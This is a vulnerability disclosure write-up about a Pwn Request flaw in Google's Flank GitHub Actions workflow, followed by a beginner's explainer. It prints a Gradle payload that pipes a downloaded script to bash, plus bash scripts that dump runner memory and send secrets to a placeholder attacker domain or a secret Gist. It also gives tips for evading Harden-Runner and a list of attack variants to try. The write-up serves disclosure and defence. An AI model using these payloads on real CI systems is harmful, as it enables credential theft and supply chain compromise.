An Obscure Actions Workflow Vulnerability in Google’s Flank
A GitHub Actions workflow in Google's Flank repository was vulnerable to a Pwn Request attack because it checked out pull request code and ran it with access to secrets. An attacker could execute arbitrary code to steal a Google service account credential and a GITHUB_TOKEN with write access.
 Published on adnanthekhan.com
Recently, I reported a “Pwn Request” vulnerability in Google’s Flank repository. Flank is described as a “Massively parallel Android and iOS test runner for Firebase Test Lab” and is an official Google open source project.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Flank is an official Google open source project, described in its own words as a "Massively parallel Android and iOS test runner for Firebase Test Lab". Its repository runs GitHub Actions workflows, and one of them, run_integration_tests.yml, is designed to let a maintainer or contributor trigger the integration test suite on a pull request by posting a comment.

The workflow ran on the issue_comment event, which fires for comments on issues and on pull requests. It checked out the pull request under test and then ran the project's integration tests. Because the workflow needed to talk to Google infrastructure, it had access to a Google service account credential stored as a repository secret, and it also had a GITHUB_TOKEN with write access.

That combination, an untrusted trigger plus a checkout of attacker-controlled code plus privileged secrets, is the classic "Pwn Request" pattern. What makes this case worth writing about is how long it survived: the vulnerable code was introduced on Dec 17th, 2020 in this pull request, and it stayed exploitable for over three years despite Google running one of the best bug bounty programs in the industry.
Setup
The only precondition for an attacker was a GitHub account. No membership of the Flank organisation, no write access to the repository and no special role was needed: commenting on a pull request is enough, and the workflow reacted to the comment.
The researcher used a tool he had been developing, Gato-X, a private fork of Gato (a tool he led development of while at Praetorian, focused on self-hosted runners and post-compromise enumeration and exploitation for GitHub classic personal access tokens). Gato-X was built specifically to detect injection and Pwn Request issues in GitHub Actions workflows. He also used sourcegraph.com/search to gather candidate repositories in bulk, and later an off-the-shelf Gradle payload from Boost Security's Living off the Pipeline project as the code injection point.
Finding it
Gato-X takes 20 or 30 thousand repositories at a time and reports roughly 2000 candidates. In its current state about 70 percent of those are false positives, but for most of them the researcher can tell just by looking at the result. The whole scan runs in a few hours on a laptop with a single GitHub Account.
The design goal was deliberately offensive rather than audit-oriented: scan workflows that run on risky triggers at scale, accept false positives as long as they carry enough context to triage in seconds, and avoid false negatives as much as possible. The tool then works backwards from the candidates to identify true positives.
For Flank, Gato-X produced this output:
                "pwn_request_risk": [],
                "injection_risk": [
                    {
                        "workflow_name": "run_integration_tests.yml",
                        "workflow_url": "https://github.com/Flank/flank/blob/master/.github/workflows/run_integration_tests.yml",
                        "details": {
                            "triggers": [
                                "issue_comment"
                            ],
                            "should_run_it": {
                                "Check if integrations tests should run": {
                                    "variables": [
                                        "env.run_it",
                                        "steps.check_issue_comment.outputs.triggered == 'true'"
                                    ]
                                }
                            },
                            "run-it-full-suite": {
                                "Checkout Pull Request": {
                                    "variables": [
                                        "needs.should_run_it.outputs.pr_number"
                                    ],
                                    "if_checks": "github.event_name == 'issue_comment'"
                                },
                                "if_check": "needs.should_run_it.outputs.run_integration_tests == 'true'"
                            },
                            "process-results": {
                                "Process IT results": {
                                    "variables": [
                                        "needs.run-it-full-suite.outputs.job_status"
                                    ]
                                },
                                "if_check": "always() && github.event_name != 'issue_comment'"
                            }
                        }
                    }
                ]
            },
Two things stood out immediately: the workflow ran on issue_comment (which includes comments on pull requests), and it referenced a pull request number by context expression inside a run step named "Checkout Pull Request". Gato-X also linked directly to the HTML workflow, so the researcher could click through and read it.
Note that pwn_request_risk is empty. At the time, Gato-X had no specific detection for checking out a PR through the gh CLI, so it did not classify this as a Pwn Request. The surrounding context around the use of pr_number was enough to flag the repository for manual review.
Peculiar checkout
What made this vulnerability unique is probably also why nobody found it earlier. The workflow ran on issue_comment but did not reference the context variables that are usually called out in write-ups about Actions injection. Instead it took a longer route. First it retrieved the pull request's HTML URL, then parsed the PR number out of that URL, then set it as the output of the step:
   - name: Get PR number
        id: pr_number
        if: ${{ github.event_name == 'issue_comment'}}
        run: |
          PR_URL="${{ github.event.issue.pull_request.url }}"
          PR_NUMBER=${PR_URL##*/}
          echo "number=$PR_NUMBER" >> $GITHUB_OUTPUT
The next step consumed that output and passed it through a context expression into a run step that includes gh pr checkout:
    - name: Checkout Pull Request
        if: github.event_name == 'issue_comment'
        env:
          GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
        run: |
          gh pr checkout ${{ needs.should_run_it.outputs.pr_number }}
This is the point the researcher stresses: the value flows from a source (the comment's pull request URL) through an intermediate step into a sink (a shell command), and reviewing the workflow for the usual suspects alone would miss it. Source-to-sink analysis is what surfaces it.
After the checkout, the workflow ran integration tests, and those tests were modifiable by the pull request author, which is what allowed arbitrary code execution inside a privileged workflow.
Exploitation
Step 1: prepare the payload

On February 27th at 10:45 EST the researcher created a draft pull request containing the payload. The injection point was Gradle, using an off-the-shelf payload from Boost Security's Living off the Pipeline project. The workflow had access to a secret and then kicked off integration tests through grade/grade-build-action.
He modified settings.gradle.kts in his fork so that it pulled a file down and piped it to bash:
// For VRP Test, not malicious.
fun String.runCommand(): String? = try {
    ProcessBuilder("/bin/sh", "-c", this)
        .redirectOutput(ProcessBuilder.Redirect.PIPE)
        .redirectError(ProcessBuilder.Redirect.PIPE)
        .start()
        .inputStream.bufferedReader().readText()
} catch (e: Exception) {
    e.printStackTrace()
    null
}

val output = "curl -sSfL https://github.com/Flank/flank/raw/[redacted]/README | bash".runCommand()
println("Shell command output: $output")
The extension function runs an arbitrary shell string through /bin/sh -c and captures its output. The single call downloads a file from the base repository by commit hash and pipes it straight into bash.
Step 2: trigger the workflow

With the payload in place, he created the draft pull request and commented @flank-it. That comment triggered execution of the workflow in the context of the main branch.
Step 3: collect the secrets

Shortly afterwards the secrets arrived in the form of a Gist. The payload yielded a GITHUB_TOKEN with write access and the application secret, which is the Google service account credential.
Getting around Harden-Runner
The workflow used StepSecurity's Harden-Runner in audit mode. Because it was only auditing, the researcher did not have to be stealthy to prove the vulnerability, but he wanted to see whether he could evade detection as an exercise.

Normally he would host the payload in a Gist and pipe it to bash, as in this generic version:
# Replace with Burp collaborator domain or similar.
YOUR_EXFIL="your-exfil-domain.com"

# Uses memory dump technique from github.com/nikitastupin/pwnhub / with regex to parse out all secret values (including GITHUB_TOKEN)
if [[ "$OSTYPE" == "linux-gnu" ]]; then
  B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin/[redacted]/raw/memdump.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0 | base64 -w 0`
  # Exfil to Burp
  curl -s -d "$B64_BLOB" https://$YOUR_EXFIL/token > /dev/null
else
  exit 0
fi
This dumps process memory with a script from Nikita Stupin's pwnhub, greps out every value marked as a secret (including GITHUB_TOKEN), base64-encodes the result twice and posts it to an external domain.
For Flank he did two things differently.
Commit in the network of forks
He committed two files to his fork: a bash script, and a copy of Nikita Stupin's memory dumping script. In GitHub, any commit in a fork is also within the base repository, so the same commit hash is reachable from either the fork or the base. That is why the payload references a file from the base repository:
val output = "curl -sSfL https://github.com/Flank/flank/raw/[redacted]/README | bash".runCommand()
println("Shell command output: $output")
Exfiltrate to a secret Gist
Harden-Runner picks up requests to anomalous URLs, so instead of sending the encoded blob to Burp, he used the GitHub API with a fine-grained PAT (revoked shortly after the PoC) to upload the GCloud application token and the GITHUB_TOKEN to a secret Gist:
if [[ "$OSTYPE" == "linux-gnu" ]]; then
  B64_BLOB=`curl -sSfL https://github.com/flank/flank/raw/[redacted]/LICENSE | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}' | sort -u | base64 -w 0`
  YEETER_TOKEN="<EXFIL TOKEN>"
  YEETER_TOKEN_DECODED=`echo $YEETER_TOKEN | base64 -d | base64 -d`

  curl -L \
    -X POST \
    -H "Accept: application/vnd.github+json" \
    -H "Authorization: Bearer $YEETER_TOKEN_DECODED" \
    -H "X-GitHub-Api-Version: 2022-11-28" \
    https://api.github.com/gists -d '{"public":false,"files":{"Spoils":{"content":"'$B64_BLOB'"}}}'

    sleep 900
else
  exit 0
fi
The token is stored base64-encoded twice and decoded at runtime. The Gist is created with "public":false, and the sleep 900 keeps the process alive after exfiltration. The value of this technique is that all traffic goes to GitHub itself, which is especially useful on self-hosted runners sitting in an environment with strong egress controls.
Did it work?

Harden-Runner did detect one anomalous request during the PoC. The researcher had expected the use of a commit from the base repository to mask the behaviour, but the call to raw.githubusercontent was itself anomalous within that workflow, as shown on the insights page for the run. Had harden-runner been in block mode, it would have blocked the initial download of the payload, and he would have had to scramble to update it to use a different method or hardcode the full payload in the pull request.
He notes that this matters in the real world: alerting on the attacker's first exploit attempt puts a security team on notice, so even if the attacker re-exploits and captures the application token, the team can contain the incident by revoking secrets and temporarily disabling Actions while they assess the breach. Supply chain attacks are usually delayed fuse attacks, and catching an attacker in the act makes long-term damage unlikely.
In hindsight, he says he should have used GitHub's API to download the commit, parsed the content Base64 blob from the JSON response and piped that into bash, which would have avoided the anomalous event. Going further, doing it in Java would have made both the destination and the URL match the baseline.
Root cause
The workflow combined an untrusted trigger (issue_comment, which any GitHub user can fire by commenting) with a checkout of code controlled by the pull request author, and then executed that code in a job holding a Google service account secret and a write-capable GITHUB_TOKEN. The PR number was taken from the comment's pull request URL, passed through a step output, and interpolated into a shell command containing gh pr checkout, so the checkout target was attacker-chosen. Once the attacker's branch was checked out, the integration tests ran the attacker's Gradle build, and settings.gradle.kts is executed as part of that build.
The reason the usual review did not catch it is that the workflow did not reference the context variables normally associated with Actions injection. The tainted value travelled through an intermediate output, which is why source-to-sink analysis was needed. Harden-Runner was present but in audit mode, so it observed the anomalous raw.githubusercontent request without blocking it; in block mode it would likely have stopped the first payload download.
Impact
Anyone with a GitHub account could steal the Google service account credentials used as a repository secret, and obtain a GITHUB_TOKEN with write access. Google's VRP rewarded the report with a $7,500 bug bounty as a Software Supply Chain compromise under the "Standard OSS Project" tier.
Fix
Google fixed the workflow on March 11th, 2024 in https://github.com/Flank/flank/pull/2482. The report does not describe the contents of that change. The general lesson it draws is that developers should be careful to make sure external actors cannot modify files that are executed when workflows run on risky triggers, and that reviewing workflows requires following data from source to sink rather than pattern-matching on well-known context expressions.
Disclosure timeline
- February 27th, 2024: report sent to Google VRP
- February 28th, 2024: report accepted
- March 5th, 2024: $7,500 bounty awarded
- March 11th, 2024: workflow fixed by Google in https://github.com/Flank/flank/pull/2482
- April 3rd, 2024: Google informed of plans to publish mid-April, draft shared, permission to publish received
- April 15th, 2024: blog published
Variants to test
- Indirect PR number flows. Look for workflows on
issue_commentthat derive a PR number fromgithub.event.issue.pull_request.url(or similar) and pass it through a step output intogh pr checkout,git fetchor an API call. A positive result is a run step where the interpolated value reaches a shell command and the checked-out branch is attacker-controlled. - Build files as injection points. On any workflow that checks out a PR and runs a build, check whether files such as
settings.gradle.kts,build.gradle,pom.xml,Makefileor package scripts are taken from the PR. A positive result is arbitrary command execution inside a job that holds secrets. - Fork commits reachable from the base. Test whether a commit pushed to a fork can be fetched through the base repository's raw URL by commit hash. A positive result means a payload can be hosted without an external domain, which may evade URL-based egress rules.
- Exfiltration over the GitHub API. Where egress is restricted, try creating a secret Gist with a fine-grained PAT from inside the runner. A positive result is a Gist containing the dumped secrets, with all traffic going to
api.github.com. - Audit versus block mode. Check whether Harden-Runner (or an equivalent) is in audit mode. A positive result is an anomalous request that is reported but not blocked, which tells you the first payload fetch will succeed.
- Baseline-matching payloads. If a defensive product baselines destinations and URLs, try fetching the payload through an API whose host and path already appear in the workflow. A positive result is a payload download that produces no anomalous event.
What happened, in plain words
Google runs a free, open source tool called Flank. Flank is a test runner: it takes an app built for Android or iOS and runs it many times in parallel on Google's Firebase Test Lab, a service that runs apps on real or simulated phones in the cloud. Because Flank is a Google project, its source code lives on GitHub, a website where people store code and collaborate on it.
GitHub has a feature called GitHub Actions. Think of it as a set of automatic chores that a project can define: "when something happens, run these commands on a computer in the cloud". Each chore is called a workflow, and the file that describes it is a small text file kept in the repository (the project's folder of code on GitHub). One of Flank's workflows, run_integration_tests.yml, was designed so that a person could start the project's integration tests by writing a comment on a pull request. A pull request is a proposal to change the code: someone copies the project, makes edits in their own copy (a fork), and asks the original project to pull those edits in. Integration tests are checks that run several parts of the software together to see whether they still work as a whole.
The problem was that this workflow trusted the comment too much. Anyone with a GitHub account, with no special permission at all, could write the comment. The workflow would then fetch the code from the pull request, which the commenter controls, and run the project's tests on it. Those tests execute a build tool called Gradle, and Gradle reads configuration files that the pull request author can edit. So the commenter could put their own commands into those files and have them run on Google's machine.
That machine was not empty. The workflow had been given two valuable things: a Google service account credential, stored as a repository secret (a password-like value that GitHub keeps hidden and only hands to workflows), and a GITHUB_TOKEN, which is a temporary key that lets a workflow act on the repository. This particular token had write access, meaning it could change things rather than just read them.
This kind of bug has a nickname: a "Pwn Request". "Pwn" is internet slang for defeating or taking over something, and the joke is that a pull request becomes the weapon. The pattern is always the same three ingredients: a trigger that outsiders can fire, a checkout of code the outsider controls, and secrets or permissions inside the job that runs afterwards.
What makes this story interesting is not the trick, which is well known, but the age. The vulnerable code was added on Dec 17th, 2020 in this pull request, and it stayed exploitable for more than three years. Google runs one of the best bug bounty programmes in the industry, a scheme that pays people for reporting security bugs, and still nobody spotted it.
The researcher, Adnan Khan, found it with a tool he was building, proved it with a test pull request, and was paid $7,500 by Google's Vulnerability Reward Program (VRP), the name of Google's bug bounty scheme. The payment was classified as a Software Supply Chain compromise under the "Standard OSS Project" tier. A supply chain attack is one where, instead of breaking into a house directly, you tamper with something the house trusts, such as the delivery van. Here the trusted thing was the project's own automated test pipeline.
The setup you need to understand
Before the details, a few ideas from zero.
Repository. A project's folder on GitHub, with all its files and their history. Flank's repository is public: anyone can read it.
Fork. Your own copy of someone else's repository, kept on GitHub under your account. You can change your fork freely. To offer your changes back, you open a pull request.
Pull request (PR). A proposal that says "please take the changes in my fork and merge them into the main project". Each pull request gets a number, and a web address (URL) that ends with that number.
Workflow. An automated recipe in a GitHub repository, stored as a YAML file under .github/workflows/. It says when to run (the trigger) and what to do (the steps).
